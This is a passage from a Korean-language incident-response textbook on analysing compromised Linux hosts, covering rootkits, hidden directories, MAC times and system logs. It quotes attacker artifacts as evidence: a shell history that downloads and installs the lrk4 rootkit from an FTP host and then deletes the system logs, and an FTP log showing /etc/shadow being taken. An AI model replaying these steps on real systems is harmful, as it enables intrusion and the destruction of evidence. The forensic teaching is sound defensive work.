만약 rootkit가 설치되여있다면(체계파일 변조여부 확인방법 참조) 똑같은 판본의 다른 체계에서 체계명령을 복사해서 사용하거나 부분적으로 체계패키지를 다시 설치하여 분석한다. 다시 패키지를 설치하게 되면 많은 공격흔적들이 없어질수 있다. 미리 준비된 분석체계를 리용하는것이 가장 좋은 방법이다.

변조된 'ps', 와 'netstat'를 대신해서 사용할수 있는 프로그람으로서는 'lsof(List Open File)'라는 프로그람이 있다. 이 도구는 피해체계분석에 있어서 필수적인것으로써 특정프로쎄스가 사용하는 모든 열린 파일을 알수 있도록 해준다. 또한 특정 열려진 포구를 어떤 프로쎄스가 사용하고있는지도 알수 있다.

rootkit를 피해가는 또 다른 방법은 rootkit설정파일을 찾아서 이것을 없애는것이다. 많은 침입자들은 기정 등록부에 rootkit설정파일을 만들기때문에 관리자는 이것을 쉽게 찾아내서 제거할수 있다. 대부분의 rootkit는 설정파일에 등록된 내용을 숨기는 기능을 한다. 따라서 설정파일의 내용을 지우면 ls, ps, netstat 등과 같은 변조된 트로이목마프로그람을 그대로 사용할수 있게 된다.

만일 할수없이 피해체계에 대한 여벌복사를 하지 못하고 실시간적으로 피해체계를 직접 분석하는 경우에는 먼저 우에서 설명한 정보와 함께 다음과 같은 주요정보를 다른 안전한 체계에 복사해두어야 한다. 침입자는 언제든지 체계를 파괴할수 있기때문이다.

— **체계의 모든 기록파일**

— **inetd.conf 통과암호파일 기타 주요설정파일**

— 주요등록부에 대한 ls -alt 결과값(실례: /dev,/,/etc, 사용자홈등록부 등)

— find/-ctime -ndays -ls 결과값

— 발견시 침입자가 사용한 등록부파일 등

— 기타 체계를 분석하면서 나온 정보들

2) 공격시간대를 중심으로 분석

대략적인 공격시간대를 아는 경우에는 피해체계분석이 그만큼 쉬워진다. 대부분 이러한 공격시간대는 사고접수시간이나 사고내용에 남은 기록의 시간대로 알수 있다.

3) 잘 알려진 공격수법에 대한 분석

공격자가 주로 어떠한 파일을 만들고 사용하며 어떠한 뒤문을 설치하는가에 설치하는가에 대한 사전지식을 바탕으로 분석할수 있다. 이것은 앞에서 설명한 뒤문, rootkit 등에 대한 지식과 많은 경험을 필요로 한다. 정확한 분석은 아니지만 대부분의 공격흔적, 공격방법을 쉽게 알아낼수 있다. 다음은 피해체계분석시 가장 일반적으로 검사하는 부분이다. 이것은 앞에서 설명한 뒤문, rootkit와도 관련이 있다.

— /etc/passwd파일검사

☞ 새로 생성된 계정

☞ uid가 0인 계정

☞ 통과암호가 없는 계정

— history파일검사

공격자가 history파일을 삭제하지 않았다면 이 파일에서 상당히 유용한 정보를 얻을수 있다. 따라서 먼저 root나 의심이 가는 사용자 홈등록부의 history파일을 검사한다.

다음은 피해체계에서 발견한 history파일의 내용으로 공격자가 "/var/…" 등록부를 만들고 공격프로그람을 내리적재받아 다른 여러 싸이트를 공격하는 과정을 보여준다.

— cron,at표검사

☞ /var/spool/cron/crontabs/ 등록부의 모든 파일 특히 "root" 파일검사

☞ /var/spool/cron/atjobs/ 등록부의 모든 파일

☞ 우의 파일에 정의된 모든 실행파일에 대한 검사(혹시 트로이목마가 아닌가를 검사한다.)

— 숨겨진 등록부의 검사

공격자들은 주로 "."나 ".."으로 시작하는 등록부를 만들어 사용한다. 이것은 관리자가 아무런 옵션이 없이 "ls" 명령을 사용했을 때 보이지 않게 된다. 따라서 다음과 같은 명령으로 숨겨진 등록부를 찾아보는것도 효과적인 방법이다.

#find / -name "..*" -print 또는

#find/ -name ".*" -print

공격자들은 주로 "/dev", "/var", 그리고 각종 "tmp" 등 일반적으로 파일이 아주 많

은 등록부 또는 아무나 쓰기가능한 등록부에 이러한 작업등록부를 만드는 경우가 많다. "/dev" 등록부의 경우 보통 일반적인 파일이 존재하지 않으므로 다음과 같은 명령으로 일반 파일을 찾아내서 그 내용을 검사하면 된다. 대부분의 rootkit, 뒤문설정파일이 기정으로 "/dev" 등록부에 설치되므로 쉽게 찾아낼수 있다.

#find /dev type f -print

어떤 경우에는 공격자가 등록부이름에 특수문자를 사용하여 그 이름을 알수 없는 경우가 있는데 이때는 등록부목록을 파일로 저장하여 보면 그 이름을 알아낼수 있다.

— **뒤문파일검사**

☞ 사용자 홈등록부의 ".rhosts", ".forwar.d"파일내용검사

☞ /etc/inetd.conf, /etc/services파일내용검사

☞ /etc/rcd/ 등록부의 파일내용검사

— **트로이목마프로그람검사**

☞ login, ps, netstat, find, ls, ifconfig, inetd, passwd, syslogd, tcpd, top 등 트로이목마로 잘 사용되는 프로그람

☞ in.telnetd 등 inetd.conf 파일에 등록된 모든 망봉사기실행파일

☞ /lib/libc.so.* (on Suns) 등의 서고

— **root소유의 SUID권한 파일검사**

find / -userroot -perm 4000 -print

4) MAC시간에 기초한 분석

LINUX체계뿐만아니라 대부분의 파일체계는 모든 등록부나 파일과 관련된 시간속성(mtime, atime, ctime)을 가진다. 그리고 이러한 시간속성은 체계 또는 사용자활동(activity)에 대한 정보 등 피해체계를 분석하는데 매우 중요한 정보를 제공한다. 이러한 시간속성을 통털어서 MAC시간이라고 한다.

— **atime(마지막접근(access)시간)**: 마지막으로 파일을 읽거나(read) 실행(execution)시킨 시간

— **mtime(마지막변경(Modification)시간)**: 파일을 생성(creation)한 시간 또는 마지막으로 파일내용을 바꾼 시간

— **ctime(마지막파일속성변경(status change)시간)**: 마지막으로 파일의 소유자, 그룹, 권한 등이 변경된 시간, dtime이 없는 체계에서는 ctime을 파일의 삭제시간으로 측정할수 있다.

— **dtime(삭제(deletion)시간)**: 파일삭제시간

MAC시간은 공격자가 피해체계에서 어떠한 행동을 했는가에 대해 판단할수 있는 자세한 정보를 제공한다. 례를 들어 공격자가 어떤 프로그람을 생성하고 콤파일하고 실행했는가에 대한 정보를 알수 있으며 어떠한 프로그람을 변조시켰는가에 대한 정보도 알수 있

다. 또한 ctime과 inode정보를 추적하게 되면 지워진 파일에 대한 정보와 내용을 복구할 수 있다. 특히 MAC시간을 시간순서로 정렬해서 분석하게 되면 침입자의 일련의 행동을 추측할수도 있게 된다.

LINUX체계에서는 이러한 MAC시간을 자세히 분석할수 있는 프로그람이 제공되지 않기때문에 다른 도구를 사용하여야 한다. 현재 몇가지 도구가 공개되여있으며 이러한 도구는 MAC시간을 비롯하여 지금까지 설명한 피해체계분석을 위한 다양한 수법을 제공한다.

MAC시간을 가지고 체계를 분석하는 경우 주의할것은 관리자가 단순히 체계를 보기만 해도 MAC시간이 변경된다는것이다. 특히 find와 같은 명령을 사용하면 atime이 변경되기때문에 침입자가 접근했던 경로를 얻을수 없게 된다. 즉 MAC시간은 아주 변경되기 쉬운 정보이기때문에 피해체계를 분석하기에 앞서 TCT와 같은 분석도구를 리용하여 MAC시간값을 획득하여야 한다. 가장 좋은 방법은 분석체계를 리용하여 피해체계를 분석하는것이다.

MAC시간을 리용한 분석에도 물론 한계가 따른다. 무엇보다 MAC시간은 파일에 대한 최근의 마지막 변경시간만을 보존하고있기때문에 활발한 체계활동에 의해 쉽게 변경될수 있다. 그리고 공격자는 touch 등의 명령이나 체계시간을 바꿈으로써 언제든지 이러한 시간을 변경할수 있다. 하지만 침입자가 몇가지 파일의 시간을 변화시켰다하더라도 MAC시간은 여전히 체계에서 일어난 일을 분석하는데 큰 도움이 될것이다.

4.2.5. 해킹프로그람분석

공격자가 남겨둔 공격프로그람(잔해)을 고찰해보면 실행파일만 남아있는 경우와 원천코드가 있는 경우, 다른 체계를 공격한 결과 값이 있는 경우, 그리고 콤파일하다가 실패한 잔해가 있는 경우 등이 혼합되여 존재하게 된다. 잔해에 따라 크게 세가지 정도의 공격의도가 추측될수 있다.

실행파일만 있는 경우에는 피해체계를 실전공격용으로 사용하는 경우가 많다. 다른 모든 흔적을 제거하고 공격에 필요한 실행프로그람만을 찾기 힘들게 설치해놓고 나간 경우이다. 이 경우 침입자의 흔적을 찾아내기 힘들며 대부분의 경우 망감시를 하지 않는 이상 침입자체계의 IP주소를 알아내지 못한다. 이것은 일명 《해킹 초보자(Lamer)》 또는《스크립트키디(Script Kiddies)》의 련습공격이 아니고 체계에 대하여 잘 아는 실력있는 공격자에 의한 공격이다. 그리고 대규모망공격을 준비하기 위한 공격,인터네트 웜(internet Worm)과 류사한 자동 또는 반자동 공격도구에의한 공격일 가능성도 많다. 이런 경우 언제, 어디로부터 공격자가 재침입할지 추측할수 없게 되여 침입자를 감시하는 일 또한 어려워진다. 초보자(Lamer) 또는 초보스크립트키디(Script Kiddies)들은 피해체계에 기록파일을 비롯하여 history파일, rootkit설정파일 등 무수히 많은 흔적을 남겨놓는다. 단순한 호기심 또는 재미로 공격을 하고 체계를 만져보다가 나가는것으로 추측된다. 새로운 공격수법에 대한 검사를 위하여 각종 공격프로그람을 가져와 콤파일해보고 실행시켜보며 망

도청기를 설치하여 각종 ID/Password를 추출하여 다른 체계를 손쉽게 공격하거나 하나의 공격프로그람을 리용하여 전 세계를 횡단하기도 한다. 이런 경우 피해체계에는 해당 공격자외에도 다수의 공격자흔적이 남는 경우가 많다.

마지막 경우는 피해체계에 의심은 가는데 침입흔적이 전혀 밝혀지지 않는 경우이다. 오랜 시간동안 분석하고 감시하여야 추적할수 있을것이다.

새로운 공격수법의 출현과 시간의 흐름에 따라 피해체계에 남는 흔적의 류형도 변한다. 공격자가 설치하였거나 남겨둔 공격프로그람의 기능을 분석하면 귀중한 정보를 얻게 된다. 공격자가 체계를 어떠한 목적으로 사용하는지, 어떻게 침입했는지, 체계에 다시 들어오지나 않겠는지 만약 들어온다면 어떠한 방법으로 들어오겠는가 등 여러가지 정보를 추측할수 있게 된다. 이것은 실제범죄에서 사용된 도구에 따라 어떠한 의도가 있는지를 추측할수 있는것과 비슷하다. 그리고 이러한 정보는 공격자의 추적 및 감시를 위한 기본자료로 된다.

이러한 실행프로그람을 분석하는 방법에는 정적분석방법(static analysis)과 동적분석방법(dynamic analysis)이 있다. 정적분석방법은 공격프로그람을 실제로 실행시키지 않고 disassembler, strings 등과 같은 도구를 리용하여 분석하는 방법이고 동적분석방법은 공격프로그람을 실행시켜가며 오유수정, 도청, 프로쎄스 추적도구 등을 리용하여 파일의 변화, 입출력값 등을 분석하여 프로그람의 동작을 알아내는 방법이다. 일반적으로 이러한 방법들을 병행으로 사용하여 분석을 하게 된다.

원천코드가 남아있는 경우라면 원천코드를 분석하면 되지만 공격프로그람이 실행파일로만 남아있을 경우에는 일반적으로 먼저 "strings"명령을 리용하여 파일을 분석하게 된다. "strings"명령은 파일에서 인쇄가능한 문자들을 출력하므로 공격프로그람의 도움말 등을 볼수 있게 되고 어느 정도 프로그람의 기능을 알수 있게 된다.

"strings"명령으로만 부족할 경우에는 실행되고있는 프로그람이 사용하는 파일, 포구등에 대하여 lsof를 리용하여 확인할수 있다. 또한 "strace"명령을 사용하여 공격프로그람을 직접 실행시키고 프로그람이 사용하는 체계호출에 대한 분석을 하는 방법도 있다.

4.2.6. 기록파일(log file)분석

콤퓨터체계를 불법적으로 침입한 공격자들은 체계의 여러곳에 흔적을 남긴다. 불법침입자의 침입흔적은 체계의 각종 기록파일에 남는다. 체계에 대한 훑기행위, exploit도구를 리용한 공격, 특정한 사용자계정으로의 접속, root권한의 획득, 트로이목마 설치, 자료 류출 및 삭제 등 공격자의 행위 하나하나가 모두 체계에 의해 감시되고 기록으로 남게 된다. LINUX체계에서는 각종 봉사데몬과 핵심부에서 많은 기록자료를 남기고있다. 하지만 이러한 기록의 의미를 제대로 리해하지 못하는 체계관리자에게 이러한 기록은 기억기용량만 소비하는 쓸모없는 존재일수밖에 없다. 여기서는 이러한 기록이 공격자를 추적할수 있는 유용한 기록으로 인식될수 있도록 매개 기록에 대한 기능과 공격흔적을 설명한다.

이미 체계에는 많은 기록이 존재하며 이를 분석하고 조합하고 추리하여 공격자의 행동을 추적하는것은 체계관리자의 몫이라고 할수 있다.

하나의 사건에 대해서 매 봉사류형에 따라서 여러가지 기록을 남기기때문에 이것을 종합적으로 분석하는것이 보다 정확한 분석이 될수 있으며 법적인 증거자료로도 신빙성을 가질수 있다. 하지만 다른 어떤 체계에서의 기록보다도 침입당한 체계자체의 기록이 기본이기때문에 여기서는 LINUX체계 자체에서 남기는 각종 기록에 대해서만 다루도록 한다. 침입자를 추적하기 위해서는 기록파일뿐만아니라 각종 체계파일이나 공격자가 남긴 공격물, 뒤문 등의 분석도 필요하지만 여기서는 기록분석을 기본으로 고찰한다.

1) LINUX기록파일분석수법

— LINUX기록파일의 종류

LINUX를 포함한 UNIX체계는 기록의 종류 및 로그의 위치가 체계마다 조금씩 차이가 있다. 표 4-1은 일반적으로 체계별로 저장되는 기록파일의 위치이다.

표 4-1. 기록파일의 위치

등록부	UNIX 계렬제품
/usr/adm	HP-UX
/var/adm	Solaris, AIX
/var/log	LINUX, BSD

우와 같은 등록부에 제공되는 기록파일의 종류 및 기본적인 기능은 표 3-22와 같다.

물론 이러한 기록파일도 체계에 따라 존재하지 않는 경우도 있고 파일이름이 약간씩 다를수도 있다.

표 4-2. 기본적인 LINUX 기록파일

파일이름	기능
Aculog	dial-out 모뎀 관련기록(자동호출장치)
Lastlog	매 사용자의 가장 최근 가입등록시간을 기록
loginlog	실패한 가입등록시도를 기록
message	boot 등 체계의 지령행에서 출력된 결과를 기록하고 syslog에 의하여 생성된 통보를 기록
Sulog	su명령 사용구역기록

파일이름	기능
Utmp	현재 가입등록한 매 사용자의 기록
Utmpx	utmp의 기능을 확장(extended utmp), 원격호스트관련 정보 등 자료구조 확장
Wtmp	사용자의 가입등록, 가입탈퇴시간과 체계의 종료시간, 체계시작시간 등을 기록
Wtmpx	Wtmp기능을 확장(extended wtmp)
Vold.log	floopy디스크나 CD-ROM과 같은 외부매체의 사용에서 발생하는 오유를 기록
Xferlog	FTP접근을 기록
Acct 또는 pacct	사용자별로 실행되는 모든 명령어를 기록

― **기록파일별 분석**

utmp, utmpx

utmp파일은 체계에 현재 가입등록한 사용자들에 대한 상태를 가지고있다. /var/run/utmp파일에 2진코드형태로 저장되여 vi와 같은 편집기로는 확인할수 없다.

utmp 파일은 utmp.h 머리부파일에 정의되여있는 utmp라는 structure자료구조를 가지고있다.

이 자료구조에는 기본적으로 다음의 항목들이 포함한다.

☞ 사용자이름

☞ 말단장치이름

☞ 원격가입등록시 원격호스트이름

☞ 사용자가 가입등록한 시간

utmp 파일은 본문파일이 아니기때문에 일반 편집기로는 내용을 확인할수 없고 who, w, whodo, users, finger 등의 명령들이 utmp파일을 창조하여 관련정보를 사용자가 볼수 있는 형태로 보여준다.

"w"는 utmp를 창조하여 현재 체계에 성공적으로 가입등록한 사용자에 대한 정보를 제공하는 명령으로 해킹피해체계분석시에 반드시 확인해보아야 한다. 왜냐하면 현재 체계분석중에 공격자가 같이 들어와 있을 경우 자신이 추적당하는것을 눈치채고 주요 기록을 지울수 있기때문이다. 물론 정상적인 가입등록절차를 거치지 않고 뒤문을 통하여 접근했을 경우에는 실제 공격자가 체계에 가입등록해 있음에도 불구하고 나타나지 않는다. 정상적인 telnet접속시에는 login프로그람에 의하여 사용자인증절차와 가입등록과정을 거친 후에 해당한 쉘이 부여된다. 가입등록과정에서는 사용자의 접속내용을 utmp, wtmp, 그리

고 lastlog에 기록한다. 하지만 rootkit 등에 의하여 login이 트로이목마판본으로 바뀌는 경우 특정한 통과암호(magic password)를 입력하여 그 과정을 거치지 않고 바로 root shell을 부여하기때문에 w, who 등의 명령으로도 공격자의 접속사실을 알수 없다. 또한 특정한 포구로 쉘을 바로 부여하는 경우도 역시 utmp, wtmp 등의 파일에 기록(logging)을 하지 않으므로 기록파일을 창조하는 w, who, last등의 명령으로는 확인이 불가능하다는것을 명심하여야 한다. 이 경우에는 netstat와 같이 체계명령어나 망감시기능을 통하여 침입자의 존재를 확인할수 있다.

"w"명령을 사용하여 현재 체계에 가입등록해있는 사용자들에 대한 정보를 알아보도록 하자.

```
[root@violet93 /root]# w
  9:11pm  up 6 days,  5:01,  5 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
chief    pts/0    123.45.2.26       Mon10am  7:20m  0.19s  0.04s  telnet xxx.xxx.150.39
hcjung   pts/1    hcjung.kisa.or.k  5:59pm  0.00s  0.11s  0.01s  w
root     pts/2    -                 Thu 3pm  5days  0.03s  0.03s  -sh
root     pts/3    -                 Thu 3pm  5days  0.02s  0.02s  -sh
jys      pts/6    123.45.2.159      Thu 7pm  5days  0.15s  0.04s  sh ./vetescan xxx.xxx.110.21
```

"w"의 결과 어떤 사용자들이 어디에서 가입등록해 들어와있는지 알수 있고 그리고 그 사용자들이 어떤 작업을 하고있는지 보여준다.

그러면 여기서 체계관리자가 주의를 돌려야 하는 부분은 어떤 부분인가.

☞ 접속한 사용자계정이 모두 정상적인 사용자들인가?

☞ 접속출처가 정상적인 위치인가? 특히 내부 IP주소이외에서 접속하였거나 국외 IP주소에서 접속한 경우는 의심할 필요가 있다.

☞ 사용자들의 행위가 정상적인가? Scan도구를 실행하고있거나 다른 체계를 대상으로 봉사거부공격을 하고있는가를 고찰한다.

wtmp, wtmpx

wtmp파일은 사용자들의 가입등록과 가입탈퇴 정보를 가지고있다. utmp파일과 마찬가지로 2진코드형태이며 자료구조도 역시 utmp라는 구조체를 사용한다.

utmp 파일이 현재 가입등록상태에 있는 사용자에 대한 정보를 가지고있다면 wtmp는 지금까지 사용자들의 가입등록, 가입탈퇴 기록정보를 모두 가지고있고 체계의 shutdown, booting기록정보까지 포함하고있기때문에 해킹피해체계분석에서 대단히 중요한 기록이라고 할수 있다.

wtmp파일도 역시 2진코드형태인데 《last》라는 명령을 리용하여 내용을 확인할수 있다.

last를 실행해보자.

```
[root@violet93 /root]# last
hcjung    ftpd5812      123.45.4.80      Tue Apr 17 21:44 - 21:59   (00:15)
hcjung    pts/1         hcjung.kisa.or.k Tue Apr 17 17:59   still logged in
yjkim     pts/1         123.45.2.149     Mon Apr 16 20:06 - 20:34   (00:28)
kong      pts/1         123.45.2.146     Mon Apr 16 16:36 - 18:13   (01:37)
chief     pts/0         123.45.2.26      Mon Apr 16 10:38 - 14:35 (2+03:56)
reboot    system boot                    Mon Apr 16 01:52
hcjung    pts/1         hcjung           Mon Apr 15 01:21 - crash   (00:30)
```

여기서 주의깊게 고찰하여야 할 부분은 다음과 같다.

☞ 접속시간이 정상적인가?

☞ 접속출처가 정상적인 위치인가?

last결과를 보면 너무 많은 기록이 있기때문에 grep명령으로 내부에서의 접속한것을 제외하고 살펴보면 도움이 될수 있다.

그런데 last명령을 통해서 원격에서 접속한 호스트를 확인했는데 령역이름이 전부 화면에 나타나지 않는 경우가 있을수 있다.

last 명령에서는 공격자 추적에 중요한 자료인 원격 호스트이름이 16 문자까지만 화면에 보여지는데 16 문자를 넘는 령역 이름의 경우 어디에서 접속했는지 알수 없는 경우가 흔히 있다. LINUX체계의 경우, secure 파일에 인증관련 접속기록이 text 파일형태로 기록되는데 여기서는 령역이름의 문자수에 관계없이 기록이 된다. 하지만 Solais체계에서는 이 secure기록파일이 존재하지 않는데 분석이 불가능한가? 그렇지 않다. last 명령을 통하여 16문자까지 화면에 보여질뿐 실제 wtmp파일에는 전체 원격 호스트의 주소가 완전하게 저장되여있다. 따라서 정말 필요한 로그일 경우 wtmp파일에서 utmp 구조체형태로 읽을수 있는 간단한 프로그람을 짤수 있다.

모든 기록파일이 그렇지만 wtmp파일도 일정한 시간을 주기로 순환된다. 이전의 wtmp 파일은 wtmp.1파일에 저장되는데 이 파일에서도 접속기록을 확인할 필요성이 있다. 이때 “-f”옵션을 사용할수 있다.

```
# last -f ./wtmp.1 or
# last -f ./wtmpx.1
```

일반적으로 last를 할 경우 wtmp(x) 파일을 창조하여 결과를 보여주지만 창조하는 파일을 지정하여 지난 기록을 볼수 있다.

secure

secure파일은 파일이름에서 의미하는것처럼 보안과 관련된 중요한 기록을 남기며 사용자인증과 관련된 기록도 포함하고있다.

secure파일은 가입등록데몬인 syslog데몬에 의하여 남겨지는데 2진코드가 아니기때문에 vi 등의 편집기로 철자오유도 확인할수 있다.

```
# cat /var/log/secure
Apr  8 18:45:38 insecure in.rshd[4722]: connect from 123.45.2.159
Apr  8 18:45:38 insecure in.rlogind[4724]: connect from 123.45.2.159
Apr  8 18:45:38 insecure in.ftpd[4726]: connect from 123.45.2.159
Apr  8 18:45:38 insecure in.fingerd[4728]: connect from 123.45.2.159
Apr  8 18:45:38 insecure in.telnetd[4725]: connect from 123.45.2.159
Apr  8 19:03:07 insecure in.ftpd[4742]: connect from 123.45.2.159
Apr 11 18:23:07 insecure in.telnetd[6528]: connect from 123.45.2.14
Apr 11 18:23:13 insecure login: LOGIN ON 1 BY hcjung FROM hcjung
Apr 11 19:21:11 insecure in.telnetd[6583]: connect from 123.45.2.14
Apr 11 19:21:21 insecure login: LOGIN ON 1 BY hcjung FROM hcjung
Apr 12 01:53:12 insecure login: ROOT LOGIN ON tty1
Apr 12 02:42:54 insecure in.ftpd[607]: connect from 123.45.2.161
Apr 12 23:58:29 insecure in.telnetd[1095]: connect from 123.45.2.14
Apr 12 23:58:35 insecure login: LOGIN ON 2 BY hcjung FROM hcjung
Apr 13 00:15:30 insecure in.telnetd[1134]: connect from 123.45.2.14
Apr 13 00:15:41 insecure login: LOGIN ON 2 BY hcjung FROM hcjung
```

우의 기록에서 "Apr 8 18:45:38"에 123.45.2.159로부터 rsh, rlogin, ftp, finger, telnet 등에 대한 접속요청이 있었음을 알수 있다. 한 사용자가 정상적인 방법으로는 도저히 짧은 시간(1s)안에 이들의 봉사요청을 할수 없다. 이 기록을 통하여 123.45.2.159로부터 multiple훑기공격이 있었음을 쉽게 알수 있다.

secure기록파일에는 telnet, ftp 이외에도 pop 등 인증을 요구하는 모든 망봉사에 대한 기록이 남는다.

lastlog

lastlog파일은 매 사용자가 가장 최근에 가입등록한 시간이 기록되는 파일로서 사용자가 체계에 가입등록할 때마다 기록된다. 동일한 사용자에 대해서는 이전 내용을 덧쓰기함으로써 갱신한다. lastlog파일은 utmp, wtmp파일과 함께 login프로그람에 의하여 사용자인증후 기록되는 기록파일로서 2진코드형태로 저장된다. 내용을 확인하기 위해서는 파일이름과 같은 lastlog명령을 입력하면 된다.

아래에 모든 사용자들의 가장 최근의 가입등록한 정보를 보여주고있다.

```
# lastlog
Username        Port    From          Latest
root            :0                    Mon Apr 23 19:11:17 +0900 2001
bin                                   **Never logged in**
daemon                                **Never logged in**
adm                                   **Never logged in**
apache                                **Never logged in**
named                                 **Never logged in**
yjkim           pts/0   123.45.2.160  Wed Apr 18 20:16:08 +0900 2001
chief           pts/0   123.45.2.26   Fri Apr 20 14:06:00 +0900 2001
khlee           pts/2   violet93      Wed Jan 31 19:34:11 +0900 2001
hcjung          pts/0   123.45.2.14   Mon Apr 23 16:59:41 +0900 2001
jys             pts/1   123.45.2.152  Thu Apr 12 20:05:31 +0900 2001
```

sulog

sulog는 su(substitute user) 명령어를 사용한 결과가 저장되는 파일이다.

su는 체계에 가입등록하는 절차를 거치지 않고 다른 사용자 ID로 전환하는 기능을 제공하는 명령으로서 전환하려는 해당 사용자의 ID와 통과암호의 검증절차를 제공한다. su 명령을 리용하면 다른 사용자의 ID로 가입등록하는것과 똑같은 효과를 제공받게 되므로 사용자 가입등록정보를 기록하는 utmp/wtmp파일과의 관계를 검토해볼 필요가 있다. su명령을 리용하여 정상적인 절차를 거쳐 해당 사용자 ID로 변환하게 되면 su명령을 수행한 사용자의 effective UID가 변환된 사용자 ID로 변경된다. 그러나 이와 같은 내용은 utmp와 wtmp에 반영되지 않는다.

특히 "su - userID"와 같이 하면 해당 사용자(userID)로의 변환뿐만아니라 해당 사용자의 사용환경으로 완전하게 변환되게 되므로 해당 사용자의 가입등록 쉘과 똑같이 사용 가능하다.

여기서 공격자가 일반사용자권한으로 침입하여 su명령을 리용하여 root권한으로 바꾼다음 여러가지 작업을 하였다고 하더라도 last명령만으로는 이 공격자가 root권한을 획득했는지 알수 없다. sulog를 통하여 특정사용자로부터의 특권사용자(superuser)에 대한 변환시도는 체계관리자권한의 불법적인 사용시도를 의심해볼 필요가 있다.

sulog파일에는 다음의 내용이 기록된다.

☞ 날자 및 시간

☞ 성공/실패(+/-)

☞ 사용한 말단이름

☞ from사용자이름

☞ To사용자이름

아래에 sulog의 결과를 보여준다.

```
# more /var/log/sulog
SU 04/18 09:10 - pts/8 hcjung-root
SU 04/18 09:10 - pts/8 hcjung-root
SU 04/18 09:10 + pts/8 hcjung-root
```

우의 결과를 통하여 hcjung라는 사용자계정이 두번의 실패후에 root권한으로 변환에 성공한것을 알수 있다. 공격자가 생성한 불법계정이나 공격자가 사용한 계정과 관련된 sulog는 주의깊게 검사하여야 한다.

xferlog

xferlog는 ftp데몬을 통하여 송수신되는 모든 파일에 대한 기록을 제공한다. xferlog 파일에는 다음의 정보가 저장된다.

☞ 송수신한 자료와 시간

☞ 송수신을 수행한 원격호스트이름

☞ 송수신된 파일의 크기

☞ 송수신된 파일의 이름

☞ 파일의 송수신방식 (a: ASCII파일, b: 2진파일)

☞ 특수한 행위형태 (c: 압축, u: 비압축, T: Tar archive)

☞ 전송방향 (o:Outgoing, i:ingoing)

☞ 가입등록한 사용자의 종류 (a: anonymous, g: guest, r: 통과암호를 통한 인증된 사용자)

아래에 xferlog의 실례를 보여준다.

```
# more /var/log/xferlog
Sat Apr 21 00:53:44 2001 1 violet93.kisa.or     14859 /dev/.../statdx2.c a _ i r root ftp 1 root c
Sat Apr 21 00:54:09 2001 1 violet93.kisa.or     821 /etc/shadow a _ o r root ftp 1 root c
```

violet93호스트에서 ftp봉사기에 접속하여 /dev/…/등록부에 rpc.statd공격용도구인 statdx2.c 파일을 설치하였고 이 봉사기로부터 shadow파일을 류출해간것을 알수 있다. 이와 같은 기록이 남았을 경우 /dev/…/등록부가 실제 존재하는가 확인하고 숨겨진 등록부안에 있을수 있는 각종 공격도구나 공격결과물들을 분석할 필요가 있다.

또한 shadow파일이 류출되여 악의를 가진 해커(cracker)에 의해 사용자의 통과암호가 로출되였을 가능성이 있기때문에 통과암호의 교체작업도 필요하다.

wtmp에서와 마찬가지로 xferlog에서도 접속시간과 원격체계와의 적합성 그리고 가입등록사용자 등을 살펴보아야 한다. 그리고 xferlog에서는 송수신한 파일이 해킹도구인가 기본자료인가를 분석해보아야 한다.

acct, pact

지금까지의 기록파일들은 누가 언제 어디에서 어느 계정으로 체계에 접근했는가에 대한 정보들을 보여주었다. 하지만 해킹피해체계의 피해정도와 뒤문설치의 여부 등을 알기 위해서는 체계에 불법침입한 공격자가 도대체 어떤 행동을 했는가를 아는것이 반드시 필요하다. 이러한 기록이 바로 체계의 사용빈도 즉 프로쎄스계수값이며 이것은 acct 또는 pacct 파일에 기록된다. acct 및 pacct 파일은 사용자가 직접 읽을수 없는 2진코드형태로 사용자가 수행한 명령의 정보를 기록하고있다. 이 내용은 acct 또는 pacct 파일의 내용을 사용자가 읽기가능한 형태로 출력하는 lastcomm이나 acctcom 명령에 의하여 확인가능하다. 그러나 acct/pacct 파일은 사용자별로 사용한 명령을 구분하는데 유용하게 사용될수 있지만 사용된 명령의 파라메터와 그 명령이 실행된 등록부를 기록하지 않기때문에 공격자들의 행위를 추적하기에는 부족점이 많다.

acct/pacct는 또한 기본적으로 설정되여있지 않은 상태이며 관리자가 회계(accounting)를 하도록 설정하여야 한다. 설정방법은 system V계렬과 BSD계렬이 약간 다르다.

history파일

LINUX체계에서 제공하는 프로쎄스회계(accounting)는 공격자의 행위를 알아내기에는 부족점이 대단히 많다. acct/pacct 이외에 공격자가 한 행위에 대하여 알수 있는 방법은 history파일을 주시하는것이다. history파일은 매 사용자별로 수행한 명령을 기록하는 파일로서 csh, tcsh, ksh, bash 등 사용자들이 사용하는 쉘에 따라 history, bash_history 파일에 기록된다. 해킹피해체계분석시 불법사용자계정이나 root계정의 history파일을 분석함으로써 공격자가 체계에 접근한 후 수행한 명령들을 확인할수 있다. 물론 앞에서 acct/pacct 파일에서 기록하지 못하였던 명령의 파라메터나 등록부의 위치까지 기록이 가능하므로 공격자의 행위를 추적하는데 대단히 유용한 정보가 될수 있다.

아래에 해킹피해를 받은 체계에 기록된 history파일의 실례를 보여준다.

```
# more /root/.bash_history
mkdir ." "
cd ." "
ncftp ftp.tehcnotronic.com
gunzip *.gz
tar -xvf *.tar
cd lrk4
make all
cd ..
rm -Rf lrk4
ncftp ftp.technotronic.com
gunzip *.gz
tar -xvf *.tar
ls
rm lrk4.src.tar
tar -xvf *.tar
cd lrk4
make install
cd ..
cd ..
rm -Rf ." "
pico /dev/ptyr
mkdir /usr/sbin/mistake.dir
rm /var/log/messages
rm /var/log/wtmp
touch /var/log/wtmp
pico /etc/passwd
reboot
exit
```

우에서 보는것처럼 공격자가 숨은 등록부를 생성하고 rootkit(lrk4)을 내리적재받아 첫번째 설치 실패후 2번째 설치에 성공하였으며 기록파일들을 지운 후 체계를 재기동한것을 볼수 있다.

history파일은 보통 매 사용자의 홈등록부에 생성되는데 정상적인 가입등록절차를 거치지 않고 뒤문포구로 접속하여 쉘을 부여받았을 경우에는 다르다.

즉 9704번포구에 root shell을 련결하고 이 포구로 접속을 하게 되면 root의 홈등록부(LINUX체계의 경우 /root/)에 .bash_history파일이 생성되는것이 아니라 파일체계의 뿌

리등록부에 history파일이 생성된다. 즉 /.bash_history파일에 뒤문포구로 접속하여 사용한 명령들이 기록된다.

9704포구로 접속하였을 경우 /.bash_history에 다음과 같은 기록이 남았다.

```
# more /.bash_history
id
mkdir /dev/...
cd /dev/...
pwd
touch aaa
rm -rf /tmp/xxx
```

pacct나 acct의 기록과는 달리 이 history파일의 내용은 공격자의 행위를 쉽게 알수 있게 한다.

